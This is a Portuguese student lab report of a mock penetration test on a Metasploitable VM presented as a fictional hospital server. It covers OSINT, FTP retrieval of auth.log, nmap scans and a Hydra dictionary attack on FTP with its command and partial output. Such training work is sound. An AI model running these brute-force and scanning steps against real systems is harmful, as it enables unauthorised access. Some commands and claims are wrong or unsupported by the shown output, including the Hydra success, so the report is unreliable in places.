

Parte 1- Cenário Alvo

No meu cenário irei falar sobre o Hospital SaoMetasploitable. O Hospital SaoMetasploitable, todos os anos contrata um hacker ético com a intenção de analisar o servidor do Hospital. O servidor tem o nome de "Metasploitable". Nele encontra-se ficheiros, como dados de exames e relatórios ligados aos dados que identificam os utentes.

Para verificar e manter a segurança dos dados dos seus utentes, o Hospital SaoMetasploitable, contratou uma consultora externa de Hackers éticos para realizar uma auditoria ao servidor Metasploitable.

A contratação do Hacker ético inclui os seguintes termos no contrato:

- Verificar se os dados do Hospital estão acessíveis para o público.
- Analisar se há registos de entrada de utilizadores não autorizados no servidor Metasploitable.
- Verificar se há serviços abertos no servidor Metasploitable
- Caso haja serviços abertos, verificar a sua autenticidade do protocolo FTP.
- Anonimizar os dados dos utentes com a técnica de Pseudoanonimização.

Parte 2

OSINT


A ferramenta theHarvester é uma das mais conhecidas no âmbito de OSINT (Open Source Intelligence). O seu objetivo principal é a recolha de informações de fontes públicas para mapear a presença digital de uma organização. Na cibersegurança esta é a fase de reconhecimento passivo, onde tentamos descobrir emails, subdomínios, nomes de funcionários, entre outros.

Em relação ao cenário alvo no caso do hospital SaoMetasploitable, o uso do theHarvester foi a primeira linha de defesa. Precisámos verificar se informações sensíveis, como emails de médicos ou domínios internos do hospital, estavam expostos na internet.

Como mencionado no contrato que o hacker ético tem de verificar se os dados do Hospital estão acessíveis ao público, a ferramenta "The Harvester" serviu para investigar se existe dados do Hospital em regime público pela sua capacidade de agregar resultados de múltiplas fontes num único comando, tornando a auditoria de exposição pública muito mais eficiente e abrangente do que uma pesquisa manual. Como o nome é fictício não irá aparecer resultados sobre o Hospital, caracterizando assim um resultado benéfico, não havendo dados acessíveis ao público.

A execução do comando: “theHarvester -d saometasploitable.com -d google”. Aqui definimos o domínio alvo e a fonte de pesquisa.

Como o hospital é um cenário fictício, o resultado vazio é, na verdade, um indicador positivo de que não há fuga de informação pública.



```
File Actions Edit View Help
zsh: corrupt history file /home/kali/.zsh_history
(kali@kali)-[~]
$ theHarvester -d Hospital SaoMetasploitable.com -d google
Read proxies.yaml from /etc/theHarvester/proxies.yaml
*****
* theHarvester
*
* theHarvester 4.8.0
* Coded by Christian Martorella
* Edge-Security Research
* cmartorella@edge-security.com
*
*****
usage: theHarvester [-h] -d DOMAIN [-l LIMIT] [-s START] [-p] [-s] [--screenshot SCREENSHOT] [-v] [-e DNS_SERVER] [-t] [-r [DNS_RESOLVE]] [-n] [-c] [-f FILENAME] [-w WORDLIST] [-a] [-q]
                    [-b SOURCE]
theHarvester: error: unrecognized arguments: SaoMetasploitable.com
(kali@kali)-[~]
$
```

Análise Forense

(Os registos de entrada que irão aparecer na imagem sobre os logs são entradas de testes anteriores com o metasploitable, usando assim esses logs como acessos não autorizados.)


A análise forense digital é o processo técnico de identificar, preservar, analisar e apresentar evidências digitais (computadores, telemóveis, redes) de forma íntegra. Neste caso, aplicou-se Live Forensics, que é a análise de um sistema enquanto ele ainda está em funcionamento. O foco foi o ficheiro auth.log, que no sistema Linux armazena todos os eventos de autenticação, incluindo tentativas bem-sucedidas e falhas de login.

Logo após a ausência dos dados em regime de acesso público, realizou-se uma análise forense com o intuito de identificar se há acessos não autorizados no servidor Metasploitable, com o foco no ficheiro auth.log.

Foi utilizado este comando em questão (get auth.log) para extrair o ficheiro porque, no cenário de Live Forensics apresentado, era a via disponível mais rápida para obter os logs sem interromper os serviços do hospital.

Dentro da sessão do Protocolo FTP, utilizei o comando “CD/var/log”.

O comando “CD/var/log” serve para nos indicar até à pasta certa. Que neste caso é a pasta “auth.log”.

A terminal window with a dark background and light-colored text. The prompt is '(kali@kali)-[~]'. The user enters '\$ ftp 192.168.100.10'. The output shows a successful connection to 192.168.100.10 using vsFTPD 2.3.4. The user 'msfadmin' is logged in successfully. The system type is identified as UNIX. The user is prompted for a password. The prompt changes to 'ftp>'. The user enters 'cd /var/log'.

```
(kali@kali)-[~]  
$ ftp 192.168.100.10  
Connected to 192.168.100.10.  
220 (vsFTPd 2.3.4)  
Name (192.168.100.10:kali): msfadmin  
331 Please specify the password.  
Password:  
230 Login successful.  
Remote system type is UNIX.  
Using binary mode to transfer files.  
ftp> cd /var/log
```

Nesta segunda imagem representa a demonstração do comando “get auth.log” dentro da sessão FTP, para descarregar o ficheiro de logs do servidor Metasploitable para a máquina de análise.

O comando “get” é utilizado para descarregar ficheiros do servidor para o computador e o ficheiro “auth.log”, contém registos de tentativas de login e autenticação.

Ao aparecer transferência completa, podemos sair da sessão do protocolo FTP com o comando “bye”.

```
ftp> get auth.log
local: auth.log remote: auth.log
229 Entering Extended Passive Mode (|||38454|).
150 Opening BINARY mode data connection for auth.log (65905 bytes).
100% |*****| 65905 1.16 MiB/s 00:00 ETA
226 Transfer complete.
65905 bytes received in 00:00 (1.07 MiB/s)
ftp> bye
221 Goodbye.
```

Na terceira imagem que se segue, encontra-se o ficheiro “auth.log” aberto com o comando “cat” que serve para mostrar os ficheiros.

Com a utilização do comando “get auth.log” consegui descarregar os registos de tentativas de login e autenticação do servidor do Hospital SaoMetasploitable, para poder analisar os acessos não autorizados como pedido nos termos do contrato.

Conforme demonstrado na imagem anexa, é possível identificar diversas tentativas de autenticação não autorizadas, o que valida a necessidade desta investigação e o que comprova tentativas de intrusão não autorizadas no servidor do hospital.

```
(kali@kali)~$ cat auth.log
Aug 15 15:07:43 metasploitable sshd[4117]: Server listening on :: port 22.
Aug 15 15:07:43 metasploitable sshd[4117]: error: Bind to port 22 on 0.0.0.0 failed: Address already in use.
Aug 15 15:09:01 metasploitable CRON[4744]: pam_unix(cron:session): session opened for user root by (uid=0)
Aug 15 15:09:01 metasploitable CRON[4744]: pam_unix(cron:session): session closed for user root
Aug 15 15:09:44 metasploitable login[4645]: pam_unix(login:auth): check pass; user unknown
Aug 15 15:09:44 metasploitable login[4645]: pam_unix(login:auth): authentication failure; logname=LOGIN uid=0 euid=0 tty=ttty1 ruser= rhost=
Aug 15 15:09:45 metasploitable login[4645]: FAILED LOGIN (1) on 'tty1' FOR 'UNKNOWN', User not known to the underlying authentication module
Aug 15 15:10:14 metasploitable login[4759]: pam_unix(login:auth): check pass; user unknown
Aug 15 15:10:14 metasploitable login[4759]: pam_unix(login:auth): authentication failure; logname=LOGIN uid=0 euid=0 tty=ttty1 ruser= rhost=
Aug 15 15:10:16 metasploitable login[4759]: FAILED LOGIN (1) on 'tty1' FOR 'UNKNOWN', User not known to the underlying authentication module
Aug 15 15:10:53 metasploitable login[4759]: pam_unix(login:auth): check pass; user unknown
Aug 15 15:10:53 metasploitable login[4759]: pam_unix(login:auth): authentication failure; logname=LOGIN uid=0 euid=0 tty=ttty1 ruser= rhost=
Aug 15 15:12:44 metasploitable login[4761]: pam_unix(login:auth): check pass; user unknown
Aug 15 15:12:44 metasploitable login[4761]: pam_unix(login:auth): authentication failure; logname=LOGIN uid=0 euid=0 tty=ttty1 ruser= rhost=
Aug 15 15:12:46 metasploitable login[4761]: FAILED LOGIN (1) on 'tty1' FOR 'UNKNOWN', User not known to the underlying authentication module
Aug 15 15:12:56 metasploitable login[4761]: pam_unix(login:auth): check pass; user unknown
Aug 15 15:12:58 metasploitable login[4761]: FAILED LOGIN (2) on 'tty1' FOR 'UNKNOWN', User not known to the underlying authentication module
Aug 15 15:13:24 metasploitable login[4766]: pam_unix(login:auth): check pass; user unknown
Aug 15 15:13:24 metasploitable login[4766]: pam_unix(login:auth): authentication failure; logname=LOGIN uid=0 euid=0 tty=ttty1 ruser= rhost=
Aug 15 15:14:48 metasploitable login[4770]: pam_unix(login:session): session opened for user msfadmin by LOGIN(uid=0)
Aug 15 15:17:01 metasploitable CRON[4777]: pam_unix(cron:session): session opened for user root by (uid=0)
Aug 15 15:17:01 metasploitable CRON[4777]: pam_unix(cron:session): session closed for user root
Feb 23 17:34:25 metasploitable sshd[4077]: Server listening on :: port 22.
Feb 23 17:34:25 metasploitable sshd[4077]: error: Bind to port 22 on 0.0.0.0 failed: Address already in use.
Feb 23 17:35:17 metasploitable login[4603]: pam_unix(login:session): session opened for user msfadmin by LOGIN(uid=0)
Feb 23 17:37:22 metasploitable sshd[4114]: Server listening on :: port 22.
Feb 23 17:37:22 metasploitable sshd[4114]: error: Bind to port 22 on 0.0.0.0 failed: Address already in use.
Feb 23 17:37:40 metasploitable login[4639]: pam_unix(login:auth): check pass; user unknown
Feb 23 17:37:40 metasploitable login[4639]: pam_unix(login:auth): authentication failure; logname=LOGIN uid=0 euid=0 tty=ttty1 ruser= rhost=
Feb 23 17:37:48 metasploitable login[4639]: FAILED LOGIN (1) on 'tty1' FOR 'UNKNOWN', User not known to the underlying authentication module
Feb 23 17:38:11 metasploitable login[4639]: pam_unix(login:auth): authentication failure; logname=LOGIN uid=0 euid=0 tty=ttty1 ruser= rhost= user=msfadmin
Feb 23 17:38:13 metasploitable login[4639]: FAILED LOGIN (2) on 'tty1' FOR 'msfadmin', Authentication failure
Feb 23 17:39:01 metasploitable CRON[4743]: pam_unix(cron:session): session opened for user root by (uid=0)
Feb 23 17:39:01 metasploitable CRON[4743]: pam_unix(cron:session): session closed for user root
Feb 23 17:39:35 metasploitable login[4742]: pam_unix(login:session): session opened for user msfadmin by LOGIN(uid=0)
Mar 3 16:14:26 metasploitable sshd[4061]: Server listening on :: port 22.
Mar 3 16:14:26 metasploitable sshd[4061]: error: Bind to port 22 on 0.0.0.0 failed: Address already in use.
Mar 3 16:17:01 metasploitable CRON[4690]: pam_unix(cron:session): session opened for user root by (uid=0)
Mar 3 16:17:01 metasploitable CRON[4690]: pam_unix(cron:session): session closed for user root
Mar 3 16:23:04 metasploitable login[4698]: pam_unix(login:session): session opened for user msfadmin by LOGIN(uid=0)
Mar 3 15:29:29 metasploitable sshd[4116]: Server listening on :: port 22.
Mar 3 15:29:29 metasploitable sshd[4116]: error: Bind to port 22 on 0.0.0.0 failed: Address already in use.
Mar 3 15:30:03 metasploitable login[4642]: pam_unix(login:session): session opened for user msfadmin by LOGIN(uid=0)
Mar 3 15:48:12 metasploitable sshd[4082]: Server listening on :: port 22.
Mar 3 15:48:12 metasploitable sshd[4082]: error: Bind to port 22 on 0.0.0.0 failed: Address already in use.
Mar 3 15:48:45 metasploitable login[4606]: pam_unix(login:session): session opened for user msfadmin by LOGIN(uid=0)
```

(Esta imagem representa o esquema completo da análise de Live Forensics).

```
(kali@kali)~$ ftp 192.168.100.10
Connected to 192.168.100.10.
220 (vsFTPd 2.3.4)
Name (192.168.100.10:kali): msfadmin
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> cd /var/log
250 Directory successfully changed.
ftp> get auth.log
local: auth.log remote: auth.log
229 Entering Extended Passive Mode (|||38454|).
150 Opening BINARY mode data connection for auth.log (65905 bytes).
100K [*****] 1.16 MiB/s 00:00 ETA
226 Transfer complete.
65905 bytes received in 00:00 (1.07 MiB/s)
ftp> bye
221 Goodbye.

(kali@kali)~$ cat auth.log
Aug 15 15:07:43 metasploitable sshd[4117]: Server listening on :: port 22.
Aug 15 15:07:43 metasploitable sshd[4117]: error: Bind to port 22 on 0.0.0.0 failed: Address already in use.
Aug 15 15:09:01 metasploitable CRON[4744]: pam_unix(cron:session): session opened for user root by (uid=0)
Aug 15 15:09:01 metasploitable CRON[4744]: pam_unix(cron:session): session closed for user root
Aug 15 15:09:44 metasploitable login[4645]: pam_unix(login:auth): check pass; user unknown
Aug 15 15:09:44 metasploitable login[4645]: pam_unix(login:auth): authentication failure; logname=LOGIN uid=0 euid=0 tty=ttty1 ruser= rhost=
Aug 15 15:09:45 metasploitable login[4645]: FAILED LOGIN (1) on 'tty1' FOR 'UNKNOWN', User not known to the underlying authentication module
Aug 15 15:10:14 metasploitable login[4759]: pam_unix(login:auth): check pass; user unknown
Aug 15 15:10:14 metasploitable login[4759]: pam_unix(login:auth): authentication failure; logname=LOGIN uid=0 euid=0 tty=ttty1 ruser= rhost=
Aug 15 15:10:16 metasploitable login[4759]: FAILED LOGIN (1) on 'tty1' FOR 'UNKNOWN', User not known to the underlying authentication module
Aug 15 15:10:53 metasploitable login[4759]: pam_unix(login:auth): check pass; user unknown
Aug 15 15:10:53 metasploitable login[4759]: pam_unix(login:auth): authentication failure; logname=LOGIN uid=0 euid=0 tty=ttty1 ruser= rhost=
Aug 15 15:12:44 metasploitable login[4761]: pam_unix(login:auth): check pass; user unknown
Aug 15 15:12:44 metasploitable login[4761]: pam_unix(login:auth): authentication failure; logname=LOGIN uid=0 euid=0 tty=ttty1 ruser= rhost=
Aug 15 15:12:46 metasploitable login[4761]: FAILED LOGIN (1) on 'tty1' FOR 'UNKNOWN', User not known to the underlying authentication module
Aug 15 15:12:56 metasploitable login[4761]: pam_unix(login:auth): check pass; user unknown
Aug 15 15:12:58 metasploitable login[4761]: FAILED LOGIN (2) on 'tty1' FOR 'UNKNOWN', User not known to the underlying authentication module
Aug 15 15:13:24 metasploitable login[4766]: pam_unix(login:auth): check pass; user unknown
Aug 15 15:13:24 metasploitable login[4766]: pam_unix(login:auth): authentication failure; logname=LOGIN uid=0 euid=0 tty=ttty1 ruser= rhost=
Aug 15 15:14:48 metasploitable login[4770]: pam_unix(login:session): session opened for user msfadmin by LOGIN(uid=0)
Aug 15 15:17:01 metasploitable CRON[4777]: pam_unix(cron:session): session opened for user root by (uid=0)
Aug 15 15:17:01 metasploitable CRON[4777]: pam_unix(cron:session): session closed for user root
Feb 23 17:34:25 metasploitable sshd[4077]: Server listening on :: port 22.
Feb 23 17:34:25 metasploitable sshd[4077]: error: Bind to port 22 on 0.0.0.0 failed: Address already in use.
Feb 23 17:35:17 metasploitable login[4603]: pam_unix(login:session): session opened for user msfadmin by LOGIN(uid=0)
```

Auditoria

O Nmap (Network Mapper) é uma ferramenta gratuita e de código aberto utilizada para descobrir dispositivos e serviços numa rede informática. As suas principais funções incluem a descoberta de dispositivos ativos (hosts), a verificação de portas de comunicação abertas, a identificação de quais serviços e aplicações estão a correr (como servidora web ou bases de dados) e a deteção do sistema operativo utilizado (Windows, Linux, etc.). É a ferramenta padrão para profissionais de cibersegurança e administradores de sistemas, servindo tanto para encontrar falhas de segurança e portas expostas quanto para fazer o inventário e diagnóstico de redes empresariais.

Após a análise forense, realizou-se uma auditoria ao servidor Metasploitable com o propósito de descobrir portas e serviços que estão ativos no servidor do hospital. Para essa funcionalidade utilizei a ferramenta Nmap.

A ferramenta Nmap em contexto com o servidor Metasploitable, possibilitou a descobertas dos serviços e portas ativas no servidor.

A escolha desta ferramenta é selecionada pelo facto de ser completa e detalhada, revelando assim o número de portas abertas, as suas respetivas versões e os sistemas operativos representantes.

Os dados obtidos servirão de base para futuros testes de intrusão, visando avaliar vulnerabilidades e falhas de configuração.

Na imagem que se segue, representa o seguimento da técnica que usei. Primeiro utilizei o comando “ping” para executar tráfego de rede com o servidor destino, depois executei um varrimento simples com o comando “nmap 192.168.100.10”. Este comando permitiu identificar rapidamente as portas abertas, como a 21 (ftp), 22 (ssh), 23 (telnet).

```
File Actions Edit View Help
zsh: corrupt history file /home/kali/.zsh_history
(kali@kali)~]
$ ping 192.168.100.10
PING 192.168.100.10 (192.168.100.10) 56(84) bytes of data.
64 bytes from 192.168.100.10: icmp_seq=1 ttl=64 time=2.76 ms
64 bytes from 192.168.100.10: icmp_seq=2 ttl=64 time=2.12 ms
64 bytes from 192.168.100.10: icmp_seq=3 ttl=64 time=2.40 ms
64 bytes from 192.168.100.10: icmp_seq=4 ttl=64 time=1.21 ms
64 bytes from 192.168.100.10: icmp_seq=5 ttl=64 time=1.81 ms
64 bytes from 192.168.100.10: icmp_seq=6 ttl=64 time=3.56 ms
64 bytes from 192.168.100.10: icmp_seq=7 ttl=64 time=1.50 ms
^C
--- 192.168.100.10 ping statistics ---
7 packets transmitted, 7 received, 0% packet loss, time 6007ms
rtt min/avg/max/mdev = 1.214/2.196/3.562/0.740 ms
(kali@kali)~]
$ nmap 192.168.100.10
Starting Nmap 7.95 ( https://nmap.org ) at 2026-04-17 09:01 EDT
Nmap scan report for 192.168.100.10
Host is up (0.00048s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 08:00:27:0F:E8:5C (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 13.70 seconds
(kali@kali)~]
$
```

Logo após, utilizei o comando mais detalhado “nmap -Sv 192.168.100.10.” com a intenção de descobrir quais as versões que estão a ocorrer nos serviços das portas abertas. Como se vê na imagem, este comando revelou as versões exatas, como o “vsftpd 2.3.4” na porta 21.

```
(kali@kali)-[~]
└─$ nmap -sV 192.168.100.10
Starting Nmap 7.95 ( https://nmap.org ) at 2026-04-17 09:02 EDT
Nmap scan report for 192.168.100.10
Host is up (0.00050s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login
514/tcp   open  shell        Netkit rshd
1099/tcp  open  java-rmi     GNU Classpath grmiregistry
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:0F:E8:5C (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 25.56 seconds

(kali@kali)-[~]
└─$
```


Cracking

O Cracking é a prática de quebrar sistemas de segurança, programas ou redes com intenções maliciosas ou ilegais. Ao contrário do hacking ético, que procura proteger, o cracker foca-se em contornar proteções para obter acesso não autorizado, roubar informações, causar danos ou remover licenças de software pago. Esta atividade pode envolver a quebra de palavras-passe, a invasão de redes Wi-Fi ou a modificação de códigos de aplicações para desativar sistemas de autenticação. Essencialmente, o cracker invade para explorar ou destruir, sendo por isso considerado um cibercriminoso que utiliza o seu conhecimento técnico para fins ilícitos ou ganhos pessoais.

Após mapear e descobrir quais serviços estavam ativos no servidor Metasploitable, realizou-se um teste de intrusão chamado ataque de dicionário. Neste processo foi utilizado a ferramenta Hydra, que testa automaticamente combinações de utilizadores e passwords a partir de uma wordlist contra o protocolo FTP, com o intuito de testar a robustez das mesmas, como especificado no contrato.

A escolha da ferramenta Hydra forneceu uma capacidade de testar múltiplas tentativas em paralelo permitindo obter resultados em segundos, sendo uma ferramenta de referência para testar a robustez do protocolo FTP.

O processo ocorre com a execução do comando “hydra -L /usr/share/wordlists/metasploit/unix_users.txt -e nsr 192.168.100.10 -V -f” dentro da sessão da ferramenta hydra.

A definição do comando é a seguinte: O indicador -L carrega um ficheiro com vários nomes.

- /usr/share/wordlists/metasploit/unix_users.txt: Indica o caminho para uma lista de utilizadores.

O indicador “-e nsr” ativa verificações adicionais de passwords "óbvias":

-n: Testa a password vazia.

-s: Testa a password igual ao nome de utilizador.

-r: Testa a password sendo o nome de utilizador invertido.

-192.168.100.10: É o endereço IP do alvo.

-V: Ativa o modo Verbose, mostra cada tentativa de login (utilizador e password) em tempo real no terminal.

-f: Comando "finish". Faz o Hydra parar imediatamente assim que encontrar a primeira combinação correta de utilizador/password.

```
File Actions Edit View Help
$ /usr/share/kali-menu/helper-scripts/hydra.sh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding,
these *** ignore laws and ethics anyway).

Syntax: hydra [[[--l LOGIN|--L FILE] [--p PASS|--P FILE]] | [--c FILE]] [--e nsr] [--o FILE] [--t TASKS] [--m FILE] [--T TASKS]] [--w TIME] [--W TIME] [--f] [--s PORT] [--x MIN:MAX:
CHARSET] [--c TIME] [--ISOUVvd46] [--m MODULE_OPT] [service://server[:PORT][[:OPT]]]

Options:
--l LOGIN or --L FILE login with LOGIN name, or load several logins from FILE
--p PASS or --P FILE try password PASS, or load several passwords from FILE
--c FILE colon separated "login:pass" format, instead of --L/--P options
--M FILE list of servers to attack, one entry per line, ':' to specify port
--t TASKS run TASKS number of connects in parallel per target (default: 16)
-U service module usage details
-m OPT options specific for a module, see -U output for information
-h more command line options (COMPLETE HELP)
server the target: DNS, IP or 192.168.0.0/24 (this OR the -M option)
service the service to crack (see below for supported protocols)
OPT some service modules support additional input (-U for module help)

Supported services: adam6500 asterisk cisco cisco-enable cobaltstrike cvs firebird ftp[s] http[s]-{head|get|post} http[s]-{get|post}-form http-proxy http-proxy-urle
um icq imap[s] irc ldap2[s] ldap3[-{cram|digest}|md5][s] memcached mongodb mssql mysql nntp oracle-listener oracle-sid pcanewhere pcnfs pop3[s] postgres radmin2 rdp r
edis rexec rlogin rpcap rsh rtsp s7-300 sip smb smtp[s] smtp-enum snmp socks5 ssh sshkey svn teamspeak telnet[s] vmauthd vnc xmpp

Hydra is a tool to guess/crack valid login/password pairs.
Licensed under AGPL v3.0. The newest version is always available at;
https://github.com/vanhauser-thc/thc-hydra
Please don't use in military or secret service organizations, or for illegal
purposes. (This is a wish and non-binding - most such people do not care about
laws and ethics anyway - and tell themselves they are one of the good ones.)

Example: hydra -l user -P passlist.txt ftp://192.168.0.1

Welcome to the Hydra Wizard

Enter the service to attack (eg: ftp, ssh, http-post-form):
Error: service may not be empty
zsh: corrupt history file /home/kali/.zsh_history
kali@kali:~$ hydra -L /usr/share/wordlists/metasploit/unix_users.txt -e nsr 192.168.100.10 ftp -V -f

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding,
these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-04-28 05:12:20
[DATA] max 16 tasks per 1 server, overall 16 tasks, 525 login tries (l:175/p:3), ~33 tries per task
[DATA] attacking ftp://192.168.100.10:21/
[ATTEMPT] target 192.168.100.10 - login "" - pass "" - 1 of 525 [child 0] (0/0)
[ATTEMPT] target 192.168.100.10 - login "4Dgifts" - pass "4Dgifts" - 4 of 525 [child 1] (0/0)
[ATTEMPT] target 192.168.100.10 - login "4Dgifts" - pass "" - 5 of 525 [child 2] (0/0)
[ATTEMPT] target 192.168.100.10 - login "4Dgifts" - pass "stfig04" - 6 of 525 [child 3] (0/0)
```

Como representado na imagem que se segue o Hydra terminou o ataque com sucesso, encontrando a credencial válida: "host: 192.168.100.10 login: ftp password: ftp". Isto demonstra que o servidor do hospital tem uma falha grave de segurança ao permitir passwords comuns.

O servidor do Hospital SaoMetasploitable, contém senhas inseguras o que é prejudicial para o próprio, recomendando assim ter de mudar as políticas de acessos a autorizados.

```
[ATTEMPT] target 192.168.100.10 - login "dbadmin" - pass "nimdabd" - 87 of 525 [child 11] (0/0)
[ATTEMPT] target 192.168.100.10 - login "dbus" - pass "dbus" - 88 of 525 [child 5] (0/0)
[ATTEMPT] target 192.168.100.10 - login "dbus" - pass "" - 89 of 525 [child 10] (0/0)
[ATTEMPT] target 192.168.100.10 - login "dbus" - pass "subd" - 90 of 525 [child 14] (0/0)
[ATTEMPT] target 192.168.100.10 - login "debian" - pass "debian" - 91 of 525 [child 1] (0/0)
[ATTEMPT] target 192.168.100.10 - login "debian" - pass "" - 92 of 525 [child 3] (0/0)
[ATTEMPT] target 192.168.100.10 - login "debian" - pass "naibed" - 93 of 525 [child 7] (0/0)
[ATTEMPT] target 192.168.100.10 - login "Debian-exim" - pass "Debian-exim" - 94 of 525 [child 15] (0/0)
[ATTEMPT] target 192.168.100.10 - login "Debian-exim" - pass "" - 95 of 525 [child 9] (0/0)
[ATTEMPT] target 192.168.100.10 - login "Debian-exim" - pass "mixe-naibe0" - 96 of 525 [child 12] (0/0)
[ATTEMPT] target 192.168.100.10 - login "Debian-snmp" - pass "Debian-snmp" - 97 of 525 [child 4] (0/0)
[ATTEMPT] target 192.168.100.10 - login "Debian-snmp" - pass "" - 98 of 525 [child 6] (0/0)
[ATTEMPT] target 192.168.100.10 - login "Debian-snmp" - pass "pmms-naibe0" - 99 of 525 [child 0] (0/0)
[ATTEMPT] target 192.168.100.10 - login "demo" - pass "demo" - 100 of 525 [child 2] (0/0)
[ATTEMPT] target 192.168.100.10 - login "demo" - pass "" - 101 of 525 [child 13] (0/0)
[ATTEMPT] target 192.168.100.10 - login "demo" - pass "omed" - 102 of 525 [child 8] (0/0)
[ATTEMPT] target 192.168.100.10 - login "demos" - pass "demos" - 103 of 525 [child 11] (0/0)
[ATTEMPT] target 192.168.100.10 - login "demos" - pass "" - 104 of 525 [child 5] (0/0)
[ATTEMPT] target 192.168.100.10 - login "demos" - pass "somed" - 105 of 525 [child 10] (0/0)
[ATTEMPT] target 192.168.100.10 - login "diag" - pass "diag" - 106 of 525 [child 14] (0/0)
[ATTEMPT] target 192.168.100.10 - login "diag" - pass "" - 107 of 525 [child 1] (0/0)
[ATTEMPT] target 192.168.100.10 - login "diag" - pass "gaid" - 108 of 525 [child 3] (0/0)
[ATTEMPT] target 192.168.100.10 - login "distccd" - pass "distccd" - 109 of 525 [child 15] (0/0)
[ATTEMPT] target 192.168.100.10 - login "distccd" - pass "" - 110 of 525 [child 12] (0/0)
[ATTEMPT] target 192.168.100.10 - login "distccd" - pass "dcctsid" - 111 of 525 [child 6] (0/0)
